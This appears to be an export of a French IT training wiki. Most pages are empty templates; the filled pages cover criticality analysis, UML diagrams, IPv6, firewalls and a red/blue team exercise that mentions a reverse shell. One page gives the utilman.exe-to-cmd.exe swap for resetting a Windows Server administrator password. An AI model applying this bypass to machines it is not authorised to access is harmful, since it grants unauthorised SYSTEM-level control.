VII. Phase 5 : Escalade de privilège
Pour la RED team
Objectif : Gagner des privilèges plus élevés sur la machine
Pour la BLUE team
Objectif : Observer les traces de la reconnaissance
L'équipe BLUE ne va pouvoir voir les traçes laissées par les actions de l'équipe RED lors de l'injection de la commande leur permettant d'ouvrir le reverse shell.
tail -f /var/log/apache2/access.log
Pour confirmer celle-ci, il est possible d'afficher les processus :
ps aux
Et de voir les processus du reverse shell ouvert par RED.
Hardware
Système - Le BIOS / UEFI
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Hardware - L'octal
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Hardware - L'hexadécimal
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Hardware - Binaire réfléchi ou code GRAY
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
source :
https://fr.wikipedia.org/wiki/Code_de_Gray
Hardware - Le câble ethernet
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Hardware - Le WLAN
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Méthodologie
Méthodologie - définir la criticité
 |
Difficulté : Débutant Notions : Méthodologie de travail. Classification. |
I. Introduction
L’analyse de criticité est définie comme le processus d’attribution aux actifs d’une note de criticité basée sur leur risque potentiel.
Le risque est défini comme «l’effet de l’incertitude sur les objectifs»; selon la norme ISO 31000: 2009 – Gestion des risques – Principes et lignes directrices.
Puisqu’il ne peut pas vraiment être quantifié; le risque; dans ce cas; est considéré comme toutes les manières possibles de faire échouer les actifs et les effets que cette défaillance peut avoir sur le système et l’exploitation dans son ensemble. Compte tenu de cela; l’analyse de criticité est étroitement liée à une analyse des modes de défaillance et des effets (AMDE) et à une analyse des modes de défaillance; des effets et de la criticité (AMDEC); qui seront abordées plus loin.
Une fois qu’une analyse de criticité a été effectuée; une AMDE est généralement effectuée sur les 20% les plus importants des actifs les plus critiques.
II. But de l'analyse de criticité
Le but premier de l'analyse de sécurité est de hiérarchiser les actifs pour un plan de maintenance productive totale (TPM); un programme de surveillance basé sur l’état ou une analyse des causes profondes sur des équipements hautement prioritaires.
La criticité joue un rôle dans presque tous les types de maintenance. Cela se résume au risque et à ce qui rend chaque équipement critique.
L’analyse de criticité vous permet de comprendre les risques potentiels de l’actif qui pourraient avoir un impact sur votre opération. Cela garantit que la fiabilité est examinée à partir d’une loupe basée sur les risques plutôt que de l’opinion de chaque personne.
Selon le Life Cycle Institute, un modèle d’analyse de criticité doit couvrir plusieurs domaines de votre organisation, notamment:
Étant donné que le modèle de criticité traite de plusieurs domaines d’une organisation; une analyse de criticité doit être un effort à l’échelle de l’entreprise.L’implication des départements qui s’occupent des opérations; de l’ingénierie; de la maintenance; des achats; de la santé et de la sécurité garantissent que l’analyse prend en compte toutes les fonctions opérationnelles dans leur ensemble. Vous devez comprendre que le risque peut être défini différemment entre les différentes équipes. Disposer d’une équipe diversifiée contribue à la subjectivité de l’attribution des risques.
L'analyse de criticité est également importante car elle peut être utilisée dans une variété de scénarios au sein d'une organisation. Certains de ces scénarios peuvent ressembler à ceci:
Comment effectuer une analyse de criticité
Il est important de noter qu’il n’y a aucune approche définitive pour effectuer une analyse de criticité. Voici deux méthodes largement utilisées; une approche simpliste pour commencer et une autre méthode approfondie.
Alors, par où devriez-vous commencer? De nombreuses organisations veulent simplement savoir quels actifs doivent être inclus dans une évaluation de criticité. Au lieu de supposer que tous vos actifs sont essentiels; dressez une liste des actifs clés que votre équipe considère comme critiques et calculez le coût des temps d’arrêt et des réparations. Vous pourriez être surpris par les résultats. Par exemple, vous pouvez avoir des centaines de moteurs en mouvement constant; ce qui est assez critique; mais l’actif le plus critique est la chaudière qui produit de la vapeur pour maintenir ces moteurs en mouvement.
Étant donné que le but de cette approche est de trouver un bon point de départ, examinons quelques mesures que vous pouvez prendre pour démarrer un plan de criticité.
Maintenant que vous avez une idée de base sur la façon de commencer; examinons une approche plus approfondie et rationalisée de l’analyse de criticité. Cette méthode comprend trois étapes: convenir de la matrice de risques à utiliser; assembler la hiérarchie de vos équipements et évaluer les risques de défaillance de chaque actif.
1 Mettez-vous d'accord sur la matrice des risques.
Cela fait principalement référence aux matrices de risques organisationnelles existantes et à la manière dont la plupart de ces matrices peuvent devoir être ajustées pour inclure une évaluation de la criticité des équipements. Deux domaines clés où des modifications pourraient être nécessaires sont l’accord sur les niveaux de risque au niveau de l’entreprise et de l’équipement; et la combinaison des catégories de risques qui se chevauchent. Au niveau de l’entreprise; une défaillance entraînant une perte de 1 million de dollars de revenus peut être considérée comme mineure ou modérée; mais au niveau opérationnel de l’équipement ou de l’usine; elle peut être considérée comme majeure.
Deuxièmement, les matrices de risques qui comprennent des catégories distinctes pour des éléments tels que la santé, la sécurité, l’environnement et la communauté peuvent être combinées; car si l’une de ces catégories est affectée par une défaillance, les autres le seront également. La combinaison de catégories accélère l’analyse de criticité.
2 Assemblez votre hiérarchie d'actifs.
Il est recommandé que votre équipement ou votre hiérarchie d’actifs soit disposé selon des lignes fonctionnelles; ce qui signifie que votre usine a un certain nombre d’unités de processus; ces unités de processus sont constituées de leurs propres systèmes d’équipement et chacun de ces systèmes est composé de pièces d’équipement. Cela vous permet d’effectuer une analyse de criticité beaucoup plus rapidement que si votre hiérarchie d’actifs est organisée par lignes de classes d’équipement. Même si vos actifs sont déjà organisés selon des critères fonctionnels; ils doivent tout de même être revus pour vous assurer que rien n’est hors de propos. Avoir une hiérarchie correctement assemblée au début accélère l’analyse de criticité plus tard.
3 Évaluez les risques de défaillance de chaque actif.
Lors de l’évaluation des risques de défaillance pour aider à déterminer la criticité de l’équipement, tenez compte des points suivants:
Deuxièmement, chaque équipement peut présenter une myriade d'événements de défaillance possibles, et les risques associés à chacun de ces événements sont différents. Il serait extrêmement long d’essayer d’identifier tous ces événements possibles.
Il serait extrêmement long d’essayer d’identifier tous ces événements possibles. Plusieurs consultants et experts en fiabilité recommandent de ne choisir qu’un seul événement – celui qui représente le mieux le résultat maximal raisonnable (MRO) en termes de risque pour cet équipement particulier. Cela signifie que vous devez rechercher un événement qui est le plus probable et dans lequel le risque global est considéré comme le plus élevé.
Cette détermination devrait avoir lieu dans un environnement de type atelier, car les individus de différents départements auront des opinions divergentes sur l’événement MRO. Cette discussion devrait inclure les personnes qui connaissent le mieux l’équipement et celles qui comprennent les conséquences d’une panne d’un point de vue commercial.
Troisièmement, envisagez d'évaluer une seule dimension de risque
Celle qui présente le niveau de risque le plus élevé – pour éviter de perdre du temps. Comme mentionné précédemment, regarder chaque événement individuellement finit généralement par être une perte de temps, car beaucoup affectent directement les autres. Souvent, il est assez évident quelle dimension de risque comporte le niveau de risque le plus élevé. Par exemple, si vous évaluez la criticité d’une soupape de surpression dans une usine de gaz naturel; les risques associés à la sécurité sont ce que vous examinerez (y compris l’impact environnemental et communautaire). Si vous évaluez un composant qui fournit de l’électricité pour faire fonctionner l’équipement de l’usine; vous considérez probablement l’impact économique de cette défaillance.
Enfin, pour vous assurer que votre approche d'analyse de la criticité est rationalisée et efficace, commencez par le haut de la hiérarchie des équipements et descendez.
La meilleure chose à propos de cette approche est que, par logique; tout actif ou équipement situé au niveau inférieur de la hiérarchie ne peut pas avoir un classement de criticité plus élevé que l’actif au-dessus. En d’autres termes, dès que vous avez identifié un équipement dans l’une des catégories inférieures de votre hiérarchie où les cotes de criticité sont faibles; tout élément en dessous de cet équipement doit également appartenir à la même catégorie; éliminant ainsi le besoin d’analyser sa criticité. Comme vous pouvez l’imaginer, cela souligne l’importance de construire correctement votre hiérarchie dès le départ.
Visualisation de l'analyse de criticité
En ce qui concerne la présentation visuelle des classements de criticité, vous constaterez qu’il existe de nombreuses théories sur la meilleure façon de le faire. L’une des approches les plus courantes consiste à utiliser une grille 6×6; qui trace la probabilité d’une défaillance par rapport à la gravité de la défaillance, ce qui donne un numéro de priorité de risque (RPN).

Une approche peut-être plus courante consiste à évaluer individuellement toutes les grandes catégories (fonctionnement, santé, sécurité et environnement, fiabilité, etc.) pour déterminer la panne la plus grave. Ce type d’analyse obligera les membres de l’équipe à attribuer à chaque conséquence un numéro de risque, qui est ensuite ajouté ou multiplié par rapport à chacune, donnant un RPN final. La plupart des organisations utilisent un score de criticité dérivé d’un classement défini de 0-6 à 0-10 pour chaque catégorie, un 0 n’ayant aucun impact et un 6 (ou 10) ayant le plus d’impact. Par exemple, si vous notez le risque d’impact sur la sécurité, la santé et l’environnement d’un actif, vous pouvez définir l’impact qu’une défaillance aurait sur la base des éléments suivants:

Cette façon de réaliser et de visualiser une analyse de criticité doit se faire en deux phases. La première phase est l’analyse initiale d’une équipe interfonctionnelle avec la contribution des opérations; entretien; approvisionnement en ingénierie; et environnement, santé et sécurité. La deuxième phase consiste à maintenir le processus d’analyse à jour ou à maintenir le processus d’analyse de criticité tout au long du cycle de vie de l’actif. Cela vous aide à déterminer quand le risque a été atténué ou s’il y a des changements significatifs avec chaque actif.
La création d'un visuel pour votre processus de réalisation d'une analyse de criticité et de détermination des notes de criticité finales peut se faire en 10 étapes:
Analyse de criticité: l'approche AMDEC
L’analyse des modes de défaillance, des effets et de la criticité (AMDEC) a été développée à la fin des années 1940 par l’armée américaine pour passer d’une approche «identifier la défaillance et la réparer» à une approche «anticiper la défaillance et la prévenir». Cette méthodologie a ensuite été normalisée et publiée en tant que norme militaire: MIL-STD_ 1629A. AMDEC; implique une analyse quantitative des défaillances, ce qui signifie qu’elle utilise des quantités et des chiffres pour évaluer le risque et le potentiel de défaillance.
AMDE et AMDEC sont des outils étroitement liés utilisés pour effectuer une analyse de criticité; l’un est un outil qualitatif (AMDE) qui examine les scénarios hypothétiques, tandis que l’autre (AMDEC) est l’outil quantitatif qui considère les RPN. En utilisant AMDE et AMDEC, vous pouvez effectuer une analyse de criticité pour vous assurer que certains domaines de l’entreprise comme la conception, les opérations et les coûts sont optimisés.
La partie AMDE de cette approche de criticité consiste à définir le système, à construire des diagrammes de limites et de paramètres du système, à identifier les modes de défaillance, à analyser les effets de défaillance; à déterminer les causes profondes des modes de défaillance et à fournir les résultats à l’équipe de conception. La partie AMDEC comprend la classification des effets de défaillance par gravité, l’exécution de calculs de criticité; le classement de la criticité du mode de défaillance et la détermination des éléments à risque le plus élevé; la prise de mesures pour atténuer les défaillances et la documentation du risque restant et de l’efficacité de l’action de correction.
La réalisation d'une analyse de criticité à l'aide de la méthodologie AMDEC apporte de la valeur au service de conception et de développement, aux opérations et aux avantages en termes de coûts, notamment:
Parce qu’elle prend beaucoup de temps à mettre en pratique; l’approche AMDEC n’est généralement pas la méthode de référence pour effectuer une analyse de criticité; cependant, SYRAM dispose de ressources pour vous aider si votre organisation choisit cette méthode.
Analyse de criticité: l'essentiel
L’analyse de criticité est un excellent outil pour identifier la priorité des tâches de maintenance. Une bonne façon de voir les choses est que la priorité de la tâche de maintenance doit être établie en fonction du niveau de risque associé à la non-exécution de cette tâche. Par coïncidence, ce niveau de risque associé à la non-exécution d’une tâche de maintenance particulière est déterminé par les conséquences de l’échec potentiel qui pourrait survenir si la tâche n’est pas terminée et la probabilité que cet échec se produise si la tâche n’est pas effectuée à un moment prédéterminé.

Une fois que vous avez vos côtes de criticité, une analyse de criticité peut vous aider à choisir une stratégie d’atténuation des risques appropriée que vous pouvez appliquer à chaque actif. Par exemple:
Méthodologie - Diagrammes UML/SYSML
I. Introduction

Voici un résumé des diagrammes présents dans la méthode UML/SysML. Ensemble il serviront à constituer le cahier des charges et peuvent même en faire directement partie.
Si l'on prends le cas, par exemple, d'un radio réveil.
Le besoin exprimé est le suivant :
"Je veux arriver à l'heure en cours, j'ai donc besoin de me réveiller à l'heure et de partir à l'heure."
II. Diagramme de cas d'utilisations
Partant de ce besoin là, il est possible de créer le diagramme des cas d'utilisation qui permet de se représenter les besoins attendus par le système à mettre en place.
Pour réaliser le diagramme, il faut se placer du point de vue de l'utilisateur.
La nomenclature est la suivante :
| un acteur est identifié par un stickman. |
 |
| un cas d'utilisation (fonctionnalité) est illustrée par un ovale. |
 |
| Une association signifiant "participe à" est représentée par une ligne. |
 |
Dans le cas du réveil, le fait d'être réveillé à l'heure implique 2 choses :
- Connaître l'heure.
- Avoir un moyen de se réveiller (par un son ou une musique par exemple).
Cela donne le diagramme suivant :

Il est possible de compléter le diagramme avec tous les cas d'usage selon les états. En effet, l'utilisateur pourra être endormi ou réveillé et n'utilisera donc pas les même fonctionnalités. De plus, la musique pourrait provenir d'un fournisseur de service.
Pour lier les états à un acteur, utiliser une généralisation représentée par une ligne fléchée depuis le cas enfant vers le cas parent.
Pour indiquer la présence d'acteurs externes, il faut ajouter un carré avec le nom de l'acteur. Par convention, les acteurs internes sont à Gauche du schéma et les acteurs externes sont à droite.
Ce qui donne le schéma suivant :

Enfin, l'identification des cas d'utilisation peut mettre en exergue des dépendances ou fonctionnalités implicites. Il faudra alors inclure un cas d'utilisation et le lier à son cas parent avec une relation d'inclusion matérialisée par une flèche pointillée marquée <<include>>.

Enfin, d'un besoin peut en découler un autre, auquel cas il faudra créer une relation d'extension matérialisée par la même flèche pointillée dans l'autre sens avec la mention <<extend>>.
III. Diagramme de séquence
Il faudra également modéliser les séquences d'actions permettant de gérer une fonction. Toujours dans le cas du réveil, quelle est la séquence attendue lors d'un réveil.
Cela se modélisera de façon séquentielle, dans l'ordre chronologique, du haut vers le bas.
La nomenclature est la suivante :
| En haut du processus d'échange on indique les acteurs |
 |
|
Un message synchrone est un message en attente de réponse. Il est modélisé par une flèche trait plein avec tête pleine. |
 |
|
Le message retour est modélisé par une flèche pointillée. Ce message est le résultat direct du message précédent. |
 |
|
un message asynchrone est un message qui n'attends pas de réponse. Il est modélisé par une flèche trait plein avec une tête évidée. |
 |
| Une boucle, appelée message réflexif est représenté par une flèche pleine bouclée. |
 |
Enfin, il est possible de modéliser certaines actions conditionnelles ou des boucles en encapsulant l'échange dans un bloc.
Ce bloc pourra être nommé :
- OPT : Optionnel. Ce fragment ne s'exécute que si une condition est vraie
- LOOP : Boucle. Ce fragment peut s'exécuter plusieurs fois ou jusqu'a ce qu'une condition soit vraie
- ALT : Alternatif. Ce fragment s'exécute si une condition est vraie suivie de sinon : la condition est fausse
Ainsi, la séquence de réveil se construira comme suit :

Méthodologie - Les architectures du SI
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
On prem, clou, grid, hybrides, décentralisés
intégrer : Cloud - Niveau de service
Réseau
Réseau - Adressage IPv6
 |
Difficulté : Intermédiaire Notions : adressage réseau, protocole IP, IPv6 |
Lesson Plan: Introduction to IPv6
1. Why IPv6?
-
The limitations of IPv4 (address exhaustion).
-
The need for a larger address space.
2. IPv6 Basics
-
Address format (128-bit vs. IPv4’s 32-bit).
-
Types of IPv6 addresses: Unicast, Multicast, and Anycast.
-
Address notation and shorthand representation.
3. IPv6 vs. IPv4
-
Improved routing efficiency.
-
No need for NAT (Network Address Translation).
-
Auto-configuration capabilities.
-
Enhanced security features (IPSec integration).
4. IPv6 Addressing and Subnetting
-
Prefix notation (e.g.,
/64,/128). -
Global unicast addresses vs. link-local addresses.
5. IPv6 Implementation and Transition Mechanisms
-
Dual-stack approach.
-
Tunneling methods (6to4, Teredo, etc.).
-
NAT64 for IPv4-to-IPv6 compatibility.
6. Practical Exercises
-
Configuring IPv6 on network devices.
-
Testing IPv6 connectivity and troubleshooting.
7. DHCP in IPv6 (DHCPv6)
-
Differences from IPv4 DHCP
-
IPv6 supports both stateful and stateless address configuration.
-
IPv6 devices can use SLAAC (Stateless Address Autoconfiguration) or DHCPv6 for address assignment.
-
-
DHCPv6 Modes
-
Stateful DHCPv6: Similar to IPv4 DHCP, provides IP addresses and other network configurations dynamically.
-
Stateless DHCPv6: Does not assign IP addresses but provides additional configuration details like DNS servers.
-
-
Interaction with Router Advertisements (RA)
-
IPv6 routers send RA messages, indicating whether devices should use SLAAC, DHCPv6, or both.
-
Flags in RA messages control whether clients should request addresses via DHCPv6.
-
-
Practical Considerations
-
Configuring DHCPv6 servers and clients.
-
Using prefix delegation for automatic subnetting.
-
Understanding the role of Relay Agents in DHCPv6 networks.
-
Réseau - Le NAT / PAT
|
Difficulté : intermédiaire Notions : Réseau, NAT / PAT, modèle OSI, trames réseau, addressage IP. |
I. Introduction
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Réseau - Le Routage
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Rôle / Service
Active Directory - Montée du niveau fonctionnel
Sécurité
Sécurité - Conduire un audit de cybersécurité
Sécurité - Le Firewall
- intro
- définition
- rôle
- changement de doctrine ( périmètre vs en profondeur )
- micro segementation, zero trust.
- Fonctionnement
- tables, ordre de lecture
- règles, ordre de lecture
- shadowing
- Logging
Système
Système - Un Système d'exploitation
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
Windows - Réinitialiser mot de passe admin perdu
Part 1: Reset lost Windows 2019 server password with installation DVD
Microsoft understands how important your computer is, and provides you with Installation DVD disk to bypass the lost password and regain access to Windows Server 2019. If you have such a disk at hand, you're lucky enough.
Here's everything you need to know about resetting forgotten Windows 2019 Server password using installation CD.
- Insert the installation DVD into your Windows Server 2019 computer.
- Start the machine and press key (F2, F1, ESC, etc) to enter BIOS SETUP utility. Use the arrow key to select the DVD as first boot order and hit Enter.
- After your computer boots from the disc, select your language and keyboard and then Next.
- Select Repair your computer at the lower left corner.
- Select Troubleshoot and then choose Command Prompt.
- Execute the following two commands, and press Enter after each.
move c:\windows\system32\utilman.exe c:\windows\system32\utilman.exe.bak
copy c:\windows\system32\cmd.exe c:\windows\system32\utilman.exe
- Remove the disc and run command
wpeutil rebootto restart your computer. - When login screen appears, click Ease of Access icon at the lower right corner (or Windows Key + U) to open a Command Prompt.
- Execute the net user command as shown to reset the Windows Server 2019 Administrator password. Replace Appgeeker with whatever new password you want.
- Remove the disc and run command
net user Administrator Appgeeker
- Close the Command Prompt window.
- Log in to Windows 2019 server with your new password!
Don't forget to reverse the changes you've made, you can access to Command Prompt again and execute the following:
copy c:\utilman.exe c:\windows\system32\utilman.exe
If you don't have a installation DVD or can't access the command prompts to reset Administrator password from Windows 2019 Server, you may have to turn to a professional password reset service.
DEv & scripting
Dev&script - Introduction à la programation
DISCLAIMER : Cette page est en cours de rédaction et son contenu peut être faux ou inexact. Merci de lire cette page avec toutes les précautions nécessaires.
Titre de la page : <Techno> - <Titre de la procédure / du cours> (à supprimer une fois le titre placé)
| Difficulté* |
Difficulté : Notions : |
*placer l'icône correspondant à la difficulté. supprimer cet encarts et le tableau.
|
|
|
|
|
|
| Débutant |
Novice |
Intermédiaire |
Confirmé |
Expert |
I. Introduction
Indications de mise en page (peut être supprimé)
Ceci est une citation.
- par *****
Ceci est une information.
Ceci est une astuce ou optimisation.
Ceci est est un avertissement.
Ceci est un prérequis.
Ceci est un bloc de code
une série de commandes
Ceci est une section repliable pour une étape optionnelle ou un fichier de configuration
Ceci
est
un
fichier
de
configuration| colonne 1 |
Colonne 2 |
Colonne 3 |
| ceci | est |
un tableau |
| Prérequis Matériels | |
| core | GUI |
|
|
II. Chapitre1
2.1 Section 1
2.1.1 Sous-section
1️⃣ Comprendre ce qu’est un programme et un langage
